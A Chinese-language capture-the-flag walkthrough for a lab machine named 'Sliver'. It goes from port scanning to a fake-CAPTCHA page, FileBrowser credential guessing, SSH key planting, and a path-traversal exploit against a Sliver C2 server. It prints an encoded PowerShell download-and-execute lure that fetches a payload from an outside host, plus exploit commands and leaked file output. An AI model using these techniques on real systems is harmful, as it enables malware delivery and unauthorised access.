群U靶机 - Sliver by_sunset

端口扫描

可以注意到：`commonName=*.sliver.maze` 。是自建的证书

```
➜  ~ nmap -p- -min-rate 10000 -n -Pn -sCV 192.168.56.153
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-22 18:52 CST
Nmap scan report for 192.168.56.153
Host is up (0.00011s latency).
Not shown: 65533 closed tcp ports (reset)
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 10.0p2 Debian 7 (protocol 2.0)
443/tcp open  ssl/http nginx
|_http-title: Welcome to nginx!
| ssl-cert: Subject: commonName=*.sliver.maze
| Not valid before: 2026-01-29T16:06:22
|_Not valid after:  2036-01-27T16:06:22
MAC Address: 08:00:27:A2:AD:FC (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.14 seconds
```

Web 渗透

扫描一波域名，只扫出来 `www` ，通过 curl 能得到下面的内容


```
<script>
let obfuscatedCommand = '';

  function obfuscateCommand(command) {
    return `powershell -ep bypass -enc ${command}`;
  }

  function generateCommand() {
    const command =
    "WwBTAHkAcwB0AGUAbQAuAE4AZQB0AC4AUwBlAHIAdgBpAGMAZQBQAG8AaQBuAHQATQBhAG4AYQBnAGUAcgBdADoAOgBTAGUAcgB2AGUAcgBDAGUAcgB0AGkAZgBpAGMAYQB0AGUAVgBh
    YQBjAGsAIAA9ACAAewAkAHQAcgBlAGUAfQA7AEkARQBYACAAKAAoAG4AZQB3AC0AbwBiAGoAZQBjAHQAIABuAGUAdAAuAHcAZQBiAGMAbABpAGUAbgB0ACkALgBkAG8AdwBuAGwAbwBhA
    wA6AC8ALwB6AGUANQA3AGwANQAyADEAYQBqAG4AeQAxAGgAcAA2AC4AcwBsAGkAdgBlAHIALgBtAGEAegBlAC8AbQBiADcAOQBoADMAaABhAHUAbgA3AHkANABlADMAYQAvAGEAcABpAC
    BEAHUARgBiADIAJwApACkA";
    obfuscatedCommand = obfuscateCommand(command);
  }

  function showVerification() {
    const checkbox = document.querySelector('.recaptcha-checkbox');
    const loadImg = document.querySelector('.loadImg');
    checkbox.style.display = 'none';
    loadImg.style.display = 'block';

    setTimeout(() => {
      document.getElementById('verificationSteps').style.display = 'block';
      generateCommand();
      navigator.clipboard.writeText(obfuscatedCommand)
        .catch(err => console.error('Failed to copy command:', err));
```

解码后能扒拉出 `ze57l521ajny1hp6.sliver.maze`

```
[System.Net.ServicePointManager]::ServerCertificateValidationCallback =
{$true};IEX ((new-object
```

```
net.webclient).downloadstring('https://ze57l521ajny1hp6.sliver.maze/mb79h3haun7y4e
3a/api/public/dl/w0HDuFb2'))
```

`stage` 里面有 `Create By qiaojojo`



添加子域名后访问 `ze57l521ajny1hp6.sliver.maze/mb79h3haun7y4e3a` 能跳转到 `FileBrowser`


> [+] qiaojojo 给出了提示：密码是随机字符串

估计就是这么几串：`ze57l521ajny1hp6`，`mb79h3haun7y4e3a`，`w0HDuFb2`


这里开始慢慢试，用户名使用 qiaojojo，最后得到是 `qiaojojo:ze57l521ajny1hp6`

里面有两个文件夹 qiaojojo、sublarge

还可以发现 qiaojojo 的权限很小，这里开始尝试 sublarge 作用户名进行登录



最后得到`sublarge:mb79h3haun7y4e3a`，并且是管理员权限




进入到 `FileBrowser` 进行翻找，能找到 Sliver 服务器的相关文件


感觉应该是打：https://github.com/BishopFox/sliver/security/advisories/GHSA-2286-hxv5-cmp2

但是应该要先拿到 `shell`，FileBrowser 的版本是 2.56.0 很新，没找到有什么公开漏洞


在设置 → 用户管理 → 将 `sublarge` 的路径改为 `/` → 能穿越到他的家目录




拿到 `user.txt`



我们创建 `.ssh` 文件夹，再创建 `authorized_keys`



通过 SSH 进行登录



CVE-2026-25760

> https://github.com/BishopFox/sliver/security/advisories/GHSA-2286-hxv5-cmp2

查看端口，存在 sliver 服务器的端口

```
sublarge@Sliver:~/files/operators/qiaojojo$ ss -tulpn
Netid  State   Recv-Q  Send-Q   Local Address:Port          Peer Address:Port   Process
udp    UNCONN  0       0        192.168.56.153:68           0.0.0.0:*
udp    UNCONN  0       0        [fe80::f472:80b1:c96:90f1]%enp0s3:546   [::]:*
tcp    LISTEN  0       4096     127.0.0.1:8080              0.0.0.0:*   users:(("filebrowser",pid=647,fd=6))
tcp    LISTEN  0       4096     127.0.0.1:31337             0.0.0.0:*
tcp    LISTEN  0       511      0.0.0.0:443                 0.0.0.0:*
tcp    LISTEN  0       128      0.0.0.0:22                  0.0.0.0:*
tcp    LISTEN  0       128      [::]:22                     [::]:*
```

先上传：https://github.com/BishopFox/sliver/releases/tag/v1.7.1

我们再根据之前 qiaojojo 文件夹里面的 cfg 文件对 sliver 服务器进行登录，成功登录搭配 Sliver 服务器

```
sublarge@Sliver:~/files/operators/qiaojojo$ ./sliver-client_linux-amd64
Connecting to localhost:31337 ...

All hackers gain scavenge
[*] Server v1.6.0 - bdfd89167dd47aece2397c638d482f94f3f91cba
[*] Client v1.7.1 - Compiled 2026-02-09 06:19:47 +0800 CST - 2f386b7e096fff1180d59a6c995cfd02c26690d6
[*] Welcome to the sliver shell, please type 'help' for options

[localhost] sliver > server

Server  : localhost:31337
Profile : qiaojojo@localhost (8c2958101d71d8f3)
Operator: qiaojojo
Cert    : 8c2958101d71d8f3
gRPC    : READY
Version : 1.6.0 (bdfd89167dd47aece2397c638d482f94f3f91cba)
```

这里开始打 **CVE-2026-25760**

直接根据 github 上运行 `GOFLAGS=-mod=vendor go run ./poc/website_path_traversal.go` 会有依赖缺失，所以这里再 kali 中先编译好。PS：注意版本需要和服务器的相同

```
go get github.com/bishopfox/sliver@v1.6.0
go mod tidy
GOOS=linux GOARCH=amd64 go build -o exp_v160 1.go
```

之后把 `exp_160` 上传到目标机器中，执行，提示如下内容

```
WebsiteAddContent failed: rpc error: code = Unknown desc = record not found
```

看样子还需要拿 `websites`，但是没有

```
[localhost] sliver > websites

[*] No websites
```

那就创建一个

```
[localhost] sliver > http

[*] Starting HTTP :80 listener ...
[*] Successfully started job #1



[localhost] sliver > websites

[*] No websites

[localhost] sliver > websites add-content --website poc-site --web-path /test --content /etc/hosts

[*] poc-site

 Path    Content-Type               Size   Original File   SHA256
======= ========================== ====== =============== ========
 /test   application/octet-stream    186

[localhost] sliver > websites

 Name       Objects
========== =========
 poc-site         1
```

再次执行，成功读取文件内容

```
sublarge@Sliver:~/files/operators/qiaojojo$ chmod +x exp_v160
sublarge@Sliver:~/files/operators/qiaojojo$ ./exp_v160 -config ./qiaojojo_localhost.cfg -website poc-site -target /etc/passwd
[+] target: /etc/passwd
[+] web-path: ../../../../../../../../etc/passwd
[+] leaked bytes: 1287
[+] preview:
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
dhcpcd:x:100:65534:DHCP Client Daemon:/usr/lib/dhcpcd:/bin/false
systemd-timesync:x:991:991:systemd Time Synchro
```

我直接读 `root.txt`

```
sublarge@Sliver:~/files/operators/qiaojojo$ ./exp_v160 -config ./qiaojojo_localhost.cfg -website poc-site -target /root/root.txt
[+] target: /root/root.txt
[+] web-path: ../../../../../../../../root/root.txt
[+] leaked bytes: 48
[+] preview:
flag{root-e6f21e59-4fe3-4233-8ae4-dcb880fc4f61}
```